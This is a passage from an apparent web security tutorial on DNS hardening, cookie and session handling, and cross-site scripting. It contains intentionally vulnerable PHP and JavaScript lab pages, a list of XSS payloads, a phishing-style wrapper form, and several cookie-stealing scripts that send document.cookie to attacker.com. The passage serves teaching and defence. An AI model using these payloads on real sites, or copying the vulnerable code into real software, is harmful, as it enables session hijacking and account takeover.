; Optional: You can add MX Records if you want to configure mail
@ IN MX 10 mail.example.com.
```

Set Permissions and Restart BIND:

```
$ sudo chown bind:bind /etc/bind/db.example.com
sudo systemctl restart named && sudo systemctl enable named

# output:
Synchronizing state of named.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable named
```

Verify DNS Configuration:

```
# Check Syntax Errors:
$ named-checkconf
$ named-checkzone example.com /etc/bind/db.example.com

# output:
zone example.com/IN: loaded serial 2024031501
OK
```

Test Resolution:

```
$ dig @127.0.0.1 example.com any

# output:
[...]
```

```
;; QUESTION SECTION:
;example.com.                IN ANY

;; ANSWER SECTION:
example.com.      86400    IN  MX  10 mail.example.com.
example.com.      86400    IN  A   192.168.1.30
example.com.      86400    IN  SOA ns1.example.com. admin.example.com. 2024031501 3600 1\
800 604800 86400
example.com.      86400    IN  NS  ns1.example.com.

;; Query time: 0 msec
;; SERVER: 127.0.0.1#53(127.0.0.1) (TCP)
;; WHEN: Wed Apr 02 10:08:35 +0330 2025
;; MSG SIZE rcvd: 144
```

Mitigation Techniques

Comprehensive DNS Audits: Regularly audit your DNS records at least once a quarter to identify and eliminate stale or unused records. This is the most critical step in mitigating subdomain takeover risk. Unused records, especially CNAMEs pointing to third-party services, are prime targets for attackers.

Proper CNAME Management: Ensure you rigorously manage CNAME records by removing them from DNS when discontinuing associated services. This prevents attackers from claiming unused subdomains. Centralizing DNS management through a robust platform facilitates better control and simplifies auditing, reducing human error.

Implement DNSSEC (Domain Name System Security Extensions): DNSSEC digitally signs DNS records to prevent attackers from tampering with DNS data. While DNSSEC does not directly address subdomain takeover, it helps protect DNS data integrity, adding an extra layer of defense against various attack vectors.

Use Appropriate TTL (Time-To-Live) Values: Set appropriate TTL values for your DNS records. Shorter TTLs allow for quicker DNS propagation, minimizing the window of opportunity for attackers. However, note that shorter TTLs can increase the load on DNS servers, so balance security with performance.

Monitor Third-Party Services: If you're using third-party services (like cloud providers), ensure you monitor for any potential subdomain takeover risks that could arise if services are discontinued or fail.

Implement Automated Alerts: Set up automated alerts for changes in DNS records or suspicious activities to ensure quick response to any potentially dangerous changes.

Cookies and Session Management

Cookies and session management are critical components of web application security, used to maintain user authentication and state across requests. Improper handling of cookies—such as weak session IDs, missing secure flags, or the use of non-HTTPOnly cookies—can lead to vulnerabilities like session hijacking, fixation, or cross-site scripting (XSS). Session management flaws, including improper expiration policies or insecure storage of session data, further amplify these risks. With the increased reliance on persistent sessions for both security and user experience, how can developers effectively manage session integrity and protect against unauthorized access while maintaining a seamless user experience?

Understanding Cookies

Cookies are small text files that a web server generates and sends to a web browser. The browser stores these cookies for a predetermined period or the length of a user's session on a website. Subsequently, the browser attaches the relevant cookies to any future requests the user makes to the same web server. Cookies serve multiple purposes, including:

- **Personalizing User Experience:** Cookies help websites remember user preferences, such as language settings, theme choices, and shopping cart contents.
- **Authentication and Session Management:** Cookies are crucial for maintaining user sessions and verifying user identities across multiple requests.

Cookie-Less Authentication

Let's start with a highly simplified (and insecure) example that demonstrates authentication without cookies:

Install requirements:

```
$ sudo apt update; sudo apt install php
$ mkdir -p cookies/AuthNonCookie; cd cookies/AuthNonCookie
```

Create a login page: login.php

```
<?php
if (isset($_POST['btn_login'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];

    if ($username == "admin" && $password == "1234") {
        header("Location: profile.php"); // Redirection without setting a Cookie
    } elseif ($username == "user" && $password == "123") {
        header("Location: profile.php"); // Redirection without setting a Cookie
    } else {
```

```

        print("Username or Password is not correct!");
    }
}
?>
<!DOCTYPE html>
<html>
<head>
    <title>Login Page</title>
</head>
<body>
    <h1>Login</h1>
    <form action="#" method="POST">
        <div>
            Username: <input type="text" name="username">
        </div>

        <div>
            Password: <input type="password" name="password">
        </div>

        <input type="submit" name="btn_login" value="Login">

    </form>
</body>
</html>

```

Create a profile page (post-login): profile.php

```

<!DOCTYPE html>
<html>
<head>
    <title>Profile</title>
</head>
<body>
    <h1>Profile Page</h1>
    <p>Hi, Welcome</p>
</body>
</html>

```

Problem: How does the server remember the user between pages? Any user can access profile.php regardless if they log in or not, highlighting the need for cookies or sessions.

Improper Cookie-Based Authentication

Install requirements

```

$ sudo apt update; sudo apt install php
$ mkdir -p cookies/AuthCookieImproper; cd cookies/AuthCookieImproper

```

Create a login page: login.php

```

<?php
    if(isset($_POST['btn_login'])) {
        $username = $_POST['username'];
        $password = $_POST['password'];
        if($username == "admin" && $password == "1234") {

```

```

        setcookie("username", $username, time()+3600, "/", "example.com", false, false);
    }
    header("Location: profile.php");
} elseif ($username == "user" && $password == "123") {
    setcookie("username", $username, time()+3600, "/", "example.com", false, false);
    header("Location: profile.php");
} else {
    print("Username or Password is not correct!");
}
}
?>

<!DOCTYPE html>
<html>
<head>
    <title>Login Page</title>
</head>
<body>
    <h1>Login</h1>
    <form action="#" method="POST">
        <div>
            Username: <input type="text" name="username">
        </div>

        <div>
            Password: <input type="password" name="password">
        </div>

        <input type="submit" name="btn_login" value="Login">

    </form>
</body>
</html>

```

Create a profile page (post-login): profile.php

```

<?php
if(!isset($_COOKIE['username'])) {
    header("Location: login.php");
}

?>

<!DOCTYPE html>
<html>
<head>
    <title>Profile</title>
</head>
<body>
    <h1>Profile Page</h1>
    <p>Hi, Welcome <b><?php print($_COOKIE['username']); ?></b></p>
</body>
</html>

```

Problem: The profile.php code reads the value of `$_COOKIE['username']` without validation or sanitization. This allows an attacker to control the username displayed, potentially leading to Cross-Site Scripting (XSS) if the username is not properly escaped. Every value of username (cookie) is accepted by profile.php. In other words, if an attacker changes "username=admin" to "username=hacker", in profile.php, we see "Hi, welcome hacker".

Cookie-Based Validation Mechanisms

Install requirements:

```
$ sudo apt update; sudo apt install php
$ mkdir -p cookies/AuthCookieValueValidation; cd cookies/AuthCookieValueValidation
```

Create a login page: login.php

```
<?php
    if(isset($_POST['btn_login'])) {
        $username = $_POST['username'];
        $password = $_POST['passowrd'];
        if($username == "admin" && $password == "1234") {
            setcookie("user_id", 1, time()+3600, "/", "example.com", false, false);
            header("Location: profile.php");
        } elseif ($username == "user" && $password == "123") {
            setcookie("user_id", 2, time()+3600, "/", "example.com", false, false);
            header("Location: profile.php");
        } else {
            print("Username or Password is not correct!");
        }
    }
?>
<!DOCTYPE html>
<html>
    <head>
        <title>Login Page</title>
    </head>
    <body>
        <h1>Login</h1>
        <form action="#" method="POST">
            <div>
                Username: <input type="text" name="username">
            </div>
            <div>
                Password: <input type="password" name="password">
            </div>
            <input type="submit" name="btn_login" value="Login">
        </form>
    </body>
</html>
```

Create a profile page (post-login): profile.php

```
<?php
    if(!isset($_COOKIE['user_id'])) {
        header("Location: login.php");
        die;
    }
    function getUsername($user_id) {
        switch($user_id) {
            case 1:
                return 'Admin';
                break;
            case 2:
                return 'User 1';
                break;
        }
    }
```

```

        case 3:
            return 'User 2';
            break;
    }
}
?>
<!DOCTYPE html>
<html>
    <head>
        <title>Profile</title>
    </head>
    <body>
        <h1>Profile Page</h1>
        <p>Hi, Welcome <b> <?php print(getUsername($_COOKIE["user_id"])); ?></b> </p>
    </body>
</html>

```

Problem: The website attempts to validate the `user-id` using a switch statement. In real world, in `profile.php` file, the switch case fetch information from Database, and client see id value of username. Again, attacker can easily change `user_id` in cookie. for example, "`user_id=1`" to "`user_id=2`", the profile of user 2 will be loaded.

Session-Based State Handling

Cookies are managed by the web application, while sessions are handled by the web server. Unlike cookies, which store data on the client side, sessions provide a more secure method for managing user state by keeping data on the server and linking it to a unique session ID stored in a cookie on the client's browser. This approach reduces the risk of exposing sensitive information directly to the client and enhances security by limiting client-side manipulation.

Install requirements

```

$ sudo apt update; sudo apt install php
$ mkdir -p cookies/AuthSession; cd cookies/AuthSession

```

Create a login page: `login.php`

```

<?php
    session_start();
    if(isset($_POST['btn_login'])) {
        $username = $_POST['username'];
        $password = $_POST['password'];
        if($username == "admin" && $password == "1234") {
            $_SESSION['username'] = 'admin';
            header("Location: profile.php");
        } elseif ($username == "user" && $password == "123") {
            $_SESSION['username'] = 'user';
            header("Location: profile.php");
        } else {
            print("Username or Password is not correct!");
        }
    }
?>
<!DOCTYPE html>

```

```
<html>
  <head>
    <title>Login Page</title>
  </head>
  <body>
    <h1>Login</h1>
    <form action="#" method="POST">
      <div>
        Username: <input type="text" name="username">
      </div>
      <div>
        Password: <input type="password" name="password">
      </div>
      <input type="submit" name="btn_login" value="Login">
    </form>
  </body>
</html>
```

Create a profile page (post-login): profile.php

```
<?php
  session_start();
  if(!isset($_SESSION['username'])) {
    header("Location: login.php");
  }
  ?>
<!DOCTYPE html>
<html>
  <head>
    <title>Profile</title>
  </head>
  <body>
    <h1>Profile Page</h1>
    <p>Hi, Welcome <b> <?php print($_SESSION["username"]); ?></b> </p>
  </body>
</html>
```

Problem: After request to login.php, a session is created "session.start()" and after login, the session is stored in server usually "SESSION_<sessionID>".

Controlling Cookies with Attributes

HTTP Cookies have various attributes (flags) that control their behavior and security:

domain: Specifies the domain for which the cookie is valid. The browser will only send the cookie to requests that match this domain.

path: Specifies the path for which the cookie is valid. The browser will only send the cookie to requests that match this path.

secure: Specifies that the cookie should only be transmitted over HTTPS (encrypted) connections.

httpOnly: Specifies that the cookie should only be accessible through HTTP(S) headers and not through client-side scripting languages like JavaScript. This helps prevent XSS attacks.

expires or max-age: Specifies the cookie's expiration date. If not set, the cookie is considered a session cookie and will be deleted when the browser is closed.

SameSite: Controls whether the cookie is sent with cross-site requests.

Setting Cookie Attributes (PHP):

```
<?php
setcookie("user", "Alex", time() + 86400 * 30, "/", "", false, true);

// 'user' is the cookie name
// 'Alex' is the cookie value
// Time is 30 days
// '/' is path of the domain
// '' for a value, in this case none
// False for https protocol
// True for HttpOnly set
?>
```

Exploring the SameSite Attribute

SameSite attribute is a crucial security feature that helps prevent Cross-Site Request Forgery (CSRF) attacks. It controls whether cookies are sent with cross-site requests.

SameSite=None:

- The cookie will be sent along with requests initiated by third-party websites (cross-site requests).
- Requires the Secure attribute to be set to true (HTTPS).
- This is the least restrictive setting and offers the least protection against CSRF.

SameSite=Lax:

- The cookie will be sent along with GET requests initiated by third-party websites, but only for top-level navigations (when the URL in the address bar changes due to user interaction).
- Provides a reasonable level of protection against CSRF while still allowing cookies to be sent for legitimate cross-site navigation.
- Resources loaded with img, iframe, and script tags do not cause top-level navigation.

SameSite=Strict:

- The cookie will not be sent along with requests initiated by third-party websites. It will only be sent with requests originating from the same site as the cookie.
- Provides the strongest protection against CSRF. Determining if a Site is Cross-Site (Third-Party):

- Any website that is not the same site as the current website is considered a cross-site website (third-party).
- Site is extracted by the formula: The combination of (e)TLD and the domain part just before it, eTLD+1

Example:

- The URL `https://cdn.google.com:4443`, the site is `google.com`.
- The URLs `https://cdn.google.com:4443` and `https://google.com` are same site, but not same origin.

Mitigation Techniques

Always Set the Secure Attribute: For cookies that contain sensitive information (e.g., session IDs), always set the Secure attribute to true to ensure that the cookies are only transmitted over HTTPS connections.

Set the HttpOnly Attribute: Set the HttpOnly attribute to true to prevent client-side scripts from accessing the cookie. This helps to mitigate XSS attacks.

Use a Strong SameSite Policy: Use SameSite=Strict or SameSite=Lax to protect against CSRF attacks. Choose the appropriate setting based on your application's needs.

Implement Session Management Controls: Enforce proper session management controls, including session timeouts, session invalidation, and session hijacking detection.

Avoid Storing Sensitive Information in Cookies: If possible, avoid storing sensitive information directly in cookies. Store a session ID in the cookie and store the sensitive information on the server-side.

Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) is a widespread vulnerability that occurs when an attacker injects malicious scripts into web pages viewed by other users. These scripts can execute actions on behalf of the victim, steal session cookies, deface web pages, or perform other malicious activities. XSS vulnerabilities arise when user input is not properly sanitized or escaped before being rendered in a webpage. Although modern browsers have improved XSS protections, the attack remains a significant risk due to inconsistent implementation of security measures. As web applications evolve and become more interactive, how can developers ensure that all user-supplied content is safely handled to prevent XSS exploits?

Understanding Cross-Site Scripting

Cross-Site Scripting (XSS) is a type of security problem found in websites. It happens when a website lets users add content but doesn't check it carefully. This means a hacker can sneak in harmful code—usually JavaScript—that runs in other people's browsers when they visit the page. With XSS, an attacker can do things like steal your login info, change how the page looks, or trick you into clicking something dangerous. For example, if a hacker can type `<h1>hi</h1>` into a website and it shows up as a big headline instead of just plain text, that means the site might have an XSS vulnerability.

Understanding Cross-Site Scripting (XSS) Variants

Reflected XSS (Non-Persistent): It's a type of Cross-Site Scripting attack where the malicious script is embedded in an HTTP request, such as a URL parameter or form input, and is immediately reflected back by the server in its response without proper validation. This script is then executed in the victim's browser when they interact with a crafted link or submit a form. Since the script isn't stored on the server, the attack relies on social engineering to trick users into triggering it. Reflected XSS is commonly used for phishing, stealing session cookies, or redirecting users to malicious websites.

Stored XSS (Persistent): It's a more severe form of Cross-Site Scripting where the malicious script is permanently stored on the server, typically in a database, file system, or cache. When other users access the affected page, the stored script is served to their browsers and executed automatically. Unlike reflected XSS, stored XSS doesn't require user interaction with a crafted link, making it more dangerous and capable of impacting multiple users over time. This type of attack can be used to hijack user sessions, deface content, or spread malware across a site's user base.

DOM-Based XSS: It's a type of Cross-Site Scripting vulnerability that occurs entirely on the client side, where the browser's JavaScript modifies the DOM (Document Object Model) in an unsafe way using untrusted data—such as values from the URL or user input—without

proper sanitization. In this scenario, the server may not be involved at all; instead, the vulnerability is introduced by insecure client-side code that dynamically injects or evaluates content. As a result, attackers can execute malicious scripts in the user's browser by simply manipulating client-side data, often through specially crafted URLs.

SELF XSS: It's a social engineering attack where the victim is tricked into executing malicious scripts in their own browser, often by pasting code into the browser's developer console. Unlike traditional XSS, the attacker doesn't directly exploit a vulnerability in the website's code but instead relies on convincing the user to run the code themselves. This can be facilitated through verb tampering (e.g., misleading form submissions) or by using a wrapper website that mimics a legitimate interface to guide the victim into performing the action. While Self-XSS doesn't exploit server-side flaws, it can still lead to serious consequences like account compromise.

Exploring Reflected XSS with Example

```
// rXXSsimple.php
<!DOCTYPE html>
<html>
<body>
  <form action="" method="get">
    Name: <input type="text" name="name">
    <input type="submit" value="Send" name="btn_send">
  </form>
  <hr>
  <?php
    if(isset($_GET['name'])) {
      $name = isset($_GET['name']) ? trim($_GET['name']) : '';

      print "Your name is <b>$name</b>";
    }
  ?>
</body>
</html>
```

In this example, the application retrieves the name parameter from the URL and displays it on the page without any sanitization. This makes it vulnerable to reflected XSS.

Malicious Payload (HTML injection):

```
http://victim.com/rXXSsimple.php?name=<h1>Alex</h1>
```

This payload injects an `<h1>` tag into the page, demonstrating HTML injection.

Malicious Payloads (XSS):

```
# Directly inject JS code
http://victim.com/rXXSsimple.php?name=<script>alert(1)</script>

# Inject JS into HTML events
http://victim.com/rXXSsimple.php?name=<img src=x onerror=alert(1)>
```

The `<script>` tag executes JavaScript code directly, while the `<img>` tag executes JavaScript code when an error occurs during image loading.

Case Insensitivity: It is important to keep in mind that the tags are case insensitive, so you can always try to manipulate the code if the application prevent using one approach.

Understanding SELF-XSS with Example

This vulnerability is like reflected XSS but you cannot send malicious URL to victim. for example, previous example with POST request. This example is a template from Reflected XSS but with following changes:

- The application POST request to server
- Server has able to get values from both GET and POST request.

```
// selfXSSsimple.php
<!DOCTYPE html>
<html>
<body>
  <form action="" method="get">
    Name: <input type="text" name="name">
    <input type="submit" value="Send" name="btn_send">
  </form>
  <hr>
  <?php
    if(isset($_REQUEST['name'])) {
      $name = isset($_REQUEST['name']) ? trim($_REQUEST['name']) : '';

      // Vulnerable Line: No Sanitization
      print "Your name is <b>$name</b>";
    }
  ?>
</body>
</html>
```

Now if we inject XSS payload, XSS will be run but payload in in body of POST request:

```
$ curl http://victim.com/selfXSSsimple.php -d "name=<script>alert(1)</script>"

# output
[...]
<hr>
Your name is <b><script>alert(1)</script></b></body>
</html>
```

Now we can convert SELF XSS to Reflected XSS? With following techniques:

Verb Tempering: changing POST request to GET request. (`$_REQUEST['name']`)

```
$ curl http://victim.com/selfXSSsimple.php?name=<script>alert(1)</script>
```

Using wrapper website

```
<html>
<body>
  <form action="http://victim.com/selfXSSsimple.php" method="POST">
    <input type="hidden" name="name" value="<script>alert(1)</script>">
    <input type="hidden" value="Send" name="btn_send">
    <input type="submit" value="GET FREE VPN!!">
  </form>
</body>
</html>
```

Understanding Stored XSS with Example

Stored XSS involves injecting malicious code that is permanently stored on the server and executed when other users access the affected content.

```
<?php
// sXSSsimple.php
// sudo apt insall php-sqlite3

$db = new SQLite3('xss.db');
$db->exec("CREATE TABLE IF NOT EXISTS comments (id INTEGER PRIMARY KEY, name TEXT, msg TEXT)");

if (isset($_POST['btn_send'])) {
    $name = $_POST['name'];
    $msg = $_POST['msg'];
    if ($msg !== "" && $name !== "") {
        $db->exec("INSERT INTO comments (name, msg) VALUES ('$name', '$msg')");
        echo "Success insert!<br>";
    } else {
        echo "Please enter name and message!<br>";
    }
}
?>

<form action="" method="post">
  Name: <input type="text" name="name"><br>
  Message: <textarea name="msg"></textarea><br>
  <input type="submit" name="btn_send" value="Send Comment">
</form>
<hr>
<?php
$results = $db->query("SELECT * FROM comments ORDER BY id DESC");
while ($row = $results->fetchArray(SQLITE3_ASSOC)) {
    echo "<b>" . $row['name'] . " :</b><br>" . $row['msg'] . "<br>";
}
?>
```

In this example, the application stores user comments in a database and displays them on the page. If the comments are not properly sanitized, an attacker can inject malicious scripts that will be executed every time a user views the page. The above method makes SQL injections a risk, if not properly validated.

Malicious Payload:

```
<script>alert(1)</script>
```

Blind XSS Exploitation

Blind XSS refers to a scenario where the attacker injects malicious scripts into a web application without directly observing the effects. The attacker relies on another user (often an administrator) to trigger the execution of the injected code. For example, a web application may have a “Contact Us” page where users can submit feedback. The administrator then views these messages in a separate admin panel. If the application is vulnerable to Blind XSS, an attacker can inject malicious scripts into the feedback message that will be executed when the administrator views the message in the admin panel.

Lab Setup:

Contact Us page: contact_us.php

```
<?php
$db = new SQLite3('xss.db');

// Create table if not exists (for first run)
$db->exec("CREATE TABLE IF NOT EXISTS comments (id INTEGER PRIMARY KEY AUTOINCREMENT, msg\
TEXT)");

?>
<!DOCTYPE html>
<html>
<head>
    <title>Contact us</title>
</head>
<body>
<?php
if (isset($_POST['btn_send'])) {
    $msg = $_POST['msg'];
    if ($msg !== "") {
        // Escape the message to avoid SQL injection errors
        $safe_msg = SQLite3::escapeString($msg);

        // Insert the message into the database (still vulnerable to XSS)
        $q = "INSERT INTO comments (msg) VALUES ('$safe_msg')";
        $db->exec($q);

        if ($db->lastInsertRowID() > 0) {
            echo "Thanks for your feedback!<br>"; // No echo of user input
        } else {
            echo "Error in insert!<br>";
        }
    } else {
        echo "Please enter message!<br>";
    }
}

?>
<form action="" method="post">
    Message: <textarea name="msg" cols="30" rows="10"></textarea>
    <input type="submit" name="btn_send" value="Send Comment">
</form>
```

```
<hr>
<p>Your message has been recorded and will be reviewed by our team.</p>
</body>
</html>
```

Admin page: admin.php

```
<?php
$db = new SQLite3('xss.db');

// Create table if it doesn't exist (safe for repeated runs)
$db->exec("CREATE TABLE IF NOT EXISTS comments (id INTEGER PRIMARY KEY AUTOINCREMENT, msg\
TEXT)");
?>
<!DOCTYPE html>
<html>
<head>
    <title>Admin page</title>
</head>
<body>
<table border="1" width="500">
    <tr>
        <td><b>Comments will be shown here ...</b></td>
    </tr>
    <?php
    $res = $db->query("SELECT * FROM comments ORDER BY id DESC");
    while ($row = $res->fetchArray(SQLITE3_ASSOC)) {
        ?>
        <tr>
            <td>
                <?php echo $row['msg']; ?> <!-- Vulnerable area -->
            </td>
        </tr>
    <?php
    }
    ?>
</table>
</body>
</html>
```

How to Exploit Blind XSS?

The key to exploiting Blind XSS is to use a server that can capture and log information about the user who triggers the XSS payload. This allows the attacker to determine if the application is vulnerable and to collect sensitive information. For example:

```
# Using fetch
<script>fetch('http://attacker.com:8000/log?c='+document.cookie)</script>

# Using Image
<script>new Image().src='http://attacker.com:8000/log?c='+document.cookie</script>

# Using XHR
<script>var xhr=new XMLHttpRequest();xhr.open('GET','http://attacker.com:8000/log?c='+doc\
ument.cookie,true);xhr.send();</script>

# Using Beacon API
<script>navigator.sendBeacon('http://attacker.com:8000/log?c='+document.cookie);</script>
```

Client-Side DOM XSS Attacks

DOM-Based XSS occurs when a web application's client-side scripts manipulate the DOM in an unsafe way, allowing an attacker to execute malicious code in the context of the user's browser. DOM XSS occurs entirely on the client side and doesn't involve the server side.

```
<!DOCTYPE html>
<!-- DomXSSsimple.html -->
<html>
<body>
  <p id="name"></p>
  <script>
    var url = new URL(window.location.href);
    var name = url.searchParams.get("name");
    if (!name) {
      name = "";
    }
    // Vulnerable Line
    document.getElementById('name').innerHTML = 'Hello ' + name;
  </script>
</body>
</html>
```

In this code, the application gets the name parameter from the URL and places it into the innerHTML property of a paragraph element. This makes it vulnerable to DOM-Based XSS. If we inject `<img src=x onerror=alert(1)>` will results the code execution.

Exploring Sources and Sinks in DOM

DOM XSS vulnerabilities occur when data from a source flow into a sink without proper sanitization.

- **Source:** A location where user-controlled data enters the application (e.g., `location.href`, `document.URL`, `localStorage`).
- **Sink:** A function or property that executes or processes the user-controlled data (e.g., `eval()`, `innerHTML`, `document.write()`).

Examples of Sources:

Source Type	URL-Based Source	Storage or API Source
location	location.href	location.pathname
location.search	location.hash	document.URL
document.documentURI	document.baseURI	window.name
document.referrer	JSON.parse	WebSocket
postMessage	localStorage	sessionStorage

Examples of Sinks:

Code Execution Sink	Navigation Sink	HTML Injection Sink
eval()	window.location	document.write
Function('alert(1)')()	location = 'javascript:...'	innerHTML
document.writeln	location.href = 'javascript:...'	outerHTML
—	location.assign('javascript:...')	—
—	location.replace('javascript:...')	—

Exploiting DOM with location.search and innerHTML

```

<!DOCTYPE html>
<html>
<body>
  <div id="content"></div>
  <script>
    var message = new URLSearchParams(window.location.search).get('message');
    document.getElementById('content').innerHTML = message;
  </script>
</body>

<!-- source: location.search -->
<!-- sink: innerHTML -->
<!-- Exploit: http://victim.com/dom1.html?message=<img+src+onerror=alert(1)> -->
</html>

```

Leveraging localStorage and eval for DOM XSS

```

<!DOCTYPE html>
<html>
<body>
  <script>
    if(!localStorage.getItem("message")) {
      localStorage.setItem("message", "Alice");
    }
    var message = localStorage.getItem("message");
    eval(message);
  </script>
</body>

<!-- source: localStorage -->
<!-- sink: eval -->
<!-- Exploit: Change to "Alice" to "alert(1);" in localStorage -->
</html>

```

DOM XSS via document.cookie and document.write

```

<!DOCTYPE html>
<html>
<body>
  <script>
    var cookieData = document.cookie;
    document.write(cookieData);
  </script>
</body>

```



```
<!-- source: document.cookie -->
<!-- sink: write -->
<!-- Exploit: Create cookie with "<img src onerror=alert(1)>" value -->
</html>
```

DOM XSS via location.hash and innerHTML

```
<!DOCTYPE html>
<html>
<body>
  <div id="output"></div>
  <script>
    var hashData = decodeURIComponent(window.location.hash.substring(1));
    document.getElementById('output').innerHTML = hashData;
  </script>
</body>

<!-- source: window.location.hash -->
<!-- sink: innerHTML -->
<!-- Exploit: http://victim.com/dom4.html#<img src=x onerror=alert(1)> -->
<!-- Keep Remember: Always Refresh when inject the above payload -->
</html>
```

XSS as a Gateway to Account Takeover

One of the most dangerous consequences of Cross-Site Scripting (XSS) is the ability to perform Account Takeover (ATO). By exploiting XSS vulnerabilities, an attacker can steal a victim's session cookie and use it to impersonate them, effectively hijacking their authenticated session. Once the attack is successful, the attacker gains access to the victim's account and can perform unauthorized actions, such as changing passwords, viewing sensitive data, or conducting fraudulent transactions.

Injecting the XSS Payload:

- The attacker identifies a vulnerable page that both they and the target user access (e.g., a forum, comment section, or user profile page).
- The attacker injects a malicious JavaScript payload into an input field or another injection point that reflects or stores user input without proper sanitization.

Executing the Malicious JavaScript:

- When the victim visits the infected page, the browser executes the attacker's script.
- The script can extract the user's session cookie using `document.cookie` or exfiltrate authentication tokens stored in `localStorage` or `sessionStorage`.

Exfiltrating the Stolen Cookie: The script sends the victim's session cookie to an external attacker-controlled server via an HTTP request (`XMLHttpRequest` or `fetch()`).

Example payload:

```
<script>
var i = new Image();
i.src = "https://attacker.com/steal.php?cookie=" + document.cookie;
</script>
```

Alternatively, the attacker can redirect the victim's session to their own controlled authentication system to steal credentials.

Session Hijacking:

- The attacker retrieves the stolen session cookie and manually injects it into their browser using browser developer tools or automated scripts.
- Using this session, the attacker can impersonate the victim and perform account-related actions.

To protect against XSS-based ATO attacks, consider implementing the following security best practices:

Secure Input Handling

- Use Contextual Output Encoding: Apply proper HTML escaping (`htmlspecialchars()` in PHP) or JavaScript escaping (`encodeURIComponent()`) to user-generated content.
- Avoid `innerHTML` or `document.write()`: Instead, use `textContent` or `innerText` to safely handle dynamic content.

Implement Strong Cookie Security

- Use HTTPOnly Cookies: Prevent JavaScript access to cookies by setting the `HttpOnly` flag:

```
Set-Cookie: sessionid=xyz; HttpOnly; Secure; SameSite=Strict
```

- Enable Secure Flag: Ensure cookies are transmitted only over HTTPS.
- Use Short Session Lifetimes: Reduce the exposure time of a stolen session.

Content Security Policy (CSP)

- Restrict inline scripts and external sources:

```
Content-Security-Policy: default-src 'self'; script-src 'self'
```

- Use nonce-based CSP: Allows only trusted scripts with a nonce (randomly generated token).

Another Reflected XSS Example

```
<?php
// rXSSsearch.php
$query = $_GET['q'];
echo "<p>You searched for: " . $query . "</p>";
?>
```

Exploitation:

Vulnerability: The search.php script directly outputs the q parameter value without sanitization or escaping.

Exploit: The payload `<script>alert(1)</script>` is injected into the URL's q parameter.

`http://victim.com/rXSSsearch.php?q=<script>alert(1)</script>`

others

*# *

`http://victim.com/rXSSsearch.php?q=<img src=x onerror=alert(1)>`

<body>

`http://victim.com/rXSSsearch.php?q=</p><body onload=alert(1)>`

<svg>

`http://victim.com/rXSSsearch.php?q=<svg/onload=alert(1)>`

<iframe>

`http://victim.com/rXSSsearch.php?q=<iframe srcdoc="<script>alert(1)</script>"></iframe>`

Execution: When a user clicks the link, the server reflects the payload in the HTML response. The browser interprets the `<script>` tag as executable code, triggering `alert(1)`.

XSS in HTML Title Tag

```
// rXSStitle.php
<?php
$searchTerm = $_GET['q'];
?>
<!DOCTYPE html>
<html>
<head>
  <title>Results for: '<?php echo $searchTerm; ?>'\</title>
</head>
<body>
  <h1>Search Results</h1>
</body>
</html>
```

Exploitation: The `title.php` script directly outputs the `q` parameter value without sanitization or escaping into `<title>` tag.

```
http://victim.com/rXSStitle.php?q='</title><script>alert(1)</script>
```

Injecting XSS into Hidden Inputs

```
// rXSShidden.php
<?php
$hidden_parameter = $_GET['q'];
?>
<!DOCTYPE html>
<html>
<head>
    <title>look at form</title>
</head>
<body>
    <form action="#" method="get">
        <input type="text" name="in1">
        <input type="hidden" name="xss" value='<?php echo $hidden_parameter; ?>'>
        <input type="button" value="forward">
    </form>
</body>
</html>
```

Exploitation: The `hidden.php` script directly outputs the `q` parameter value without sanitization or escaping into a hidden input of a form. (always see source-code for finding Reflected XSS)

```
http://victim.com/rXSShidden.php?q='><script>alert(1)</script>
```

Injecting XSS into Cookies

```
// rXSScookie.php
<?php
$username = $_COOKIE['username'] ?? 'Guest';
echo "<div>Welcome, $username!</div>";
?>
```

Exploitation: An attacker tricks a user into setting a cookie with a JavaScript payload.

```
# Example cookie value:
<script>alert(1)</script>
```

XSS via User-Agent Manipulation

```
// rXSUserAgent.php
<?php
// Vulnerable code: Reflects User-Agent header without sanitization
$userAgent = $_SERVER['HTTP_USER_AGENT'];
```

```
echo "<div>Your User-Agent: $userAgent</div>";
?>
```

Exploitation: Use a tool like curl or a browser extension to send an HTTP request with a User-Agent header containing an XSS payload:

```
$ curl -H "User-Agent: <script>alert(1)</script>" http://victim.com/rXSSuserAgent.php
```

Injecting Malicious Code into JS Variables

```
// rXSSvariable.php
<?php
$name = $_GET['name']; // User input without sanitization
?>
<!DOCTYPE html>
<script>
// User input reflected in a JavaScript variable
var userName = '<?php echo $name; ?>';
document.write("Welcome, " + userName);
</script>
```

Exploitation:

```
http://victim.com/rXSSvariable?name='; alert(1); //
```

XSS via href Attribute Manipulation

```
// rXSShref.php
<?php
$userLink = $_GET['url'] ?? '#';
?>
<!DOCTYPE html>
<html>
<body>
  <a id="userLink" href="<?php echo $userLink; ?>">Click for a surprise!</a>
</body>
</html>
```

Exploitation:

```
http://victim.com/rXSShref.php?url=javascript:alert(1)
```

XSS via Malicious SVG File Uploads

```
// uploaderXSS.php
<!DOCTYPE html>
<html>
<head>
  <title>Upload your files</title>
</head>
```

```

<body>
  <form enctype="multipart/form-data" action="upload.php" method="POST">
    <p>Upload your file</p>
    <input type="file" name="uploaded_file"></input><br />
    <input type="submit" value="Upload"></input>
  </form>
</body>
</html>
<?PHP
  if(!empty($_FILES['uploaded_file']))
  {
    $path = "uploads/";
    $path = $path . basename( $_FILES['uploaded_file']['name']);

    if(move_uploaded_file($_FILES['uploaded_file']['tmp_name'], $path)) {
      echo "The file ". basename( $_FILES['uploaded_file']['name']).
        " has been uploaded";
    } else{
      echo "There was an error uploading the file, please try again!";
    }
  }
}
?>

```

Exploitation: Create a svg file with following content (xss.svg)

```

<svg height="100" width="100" xmlns="http://www.w3.org/2000/svg">
  <circle cx="50" cy="50" r="40" stroke="black" stroke-width="3" fill="red" />
  <script>alert(1);</script>
</svg>

```

Upload it and browse to uploaders location and then pop-up alert message

XSS via Event Handlers and Quote Removal

```

<?php
function sanitize_input($input) {
    return str_replace(["'", "\""], "", $input);
}

// Check if the username is submitted
$username = isset($_GET['username']) ? sanitize_input($_GET['username']) : '';
?>

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>XSS Lab</title>
</head>
<body onload="console.log('<?php echo $username; ?>')">

  <h1>Enter your username</h1>
  <form method="GET">
    <input type="text" name="username" placeholder="Username">
    <button type="submit">Submit</button>
  </form>

```

